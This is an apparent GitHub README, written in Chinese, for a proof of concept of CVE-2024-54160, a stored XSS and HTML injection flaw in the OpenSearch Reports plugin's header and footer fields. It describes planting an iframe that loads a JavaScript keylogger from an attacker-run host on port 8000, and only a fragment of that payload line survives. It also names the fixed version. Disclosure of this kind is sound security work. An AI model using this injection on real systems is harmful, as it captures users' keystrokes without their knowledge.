 jflye/cve-2024-54160-opensearch-html-and-injection-stored-xss
CVE-2024-54160 的概念验证漏洞利用,演示了通过恶意 iframe 载荷在 OpenSearch Reports 插件的页眉/页脚字段中实现存储型 XSS 和 HTML 注入。


经发现,Opensearch 中名为 "reports" 的插件在 2.18.0 版本中存在 HTML 注入漏洞。 该报告功能允许用户在创建新报告定义时,在页眉和页脚中存储 HTML。 以下是一个快速的概念验证(PoC):我在页眉功能中存储了一个 iframe,它会从我的本地机器加载一个 JavaScript 键盘记录器,用以记录用户输入的按键。
:8000/keylogger.html">
该问题已在 Opensearch 2.19 版本中得到修复,该版本会使用 DOMpurify 对页脚/页眉功能中传递的数据进行净化。
https://github.com/opensearch-project/dashboards-reporting/pull/476
版本 2.17.9 在同一功能(页脚/页眉)中也被发现存在存储型跨站脚本(Cross-Site Scripting)漏洞。
该问题同样已在 2.19.0 版本中修复。
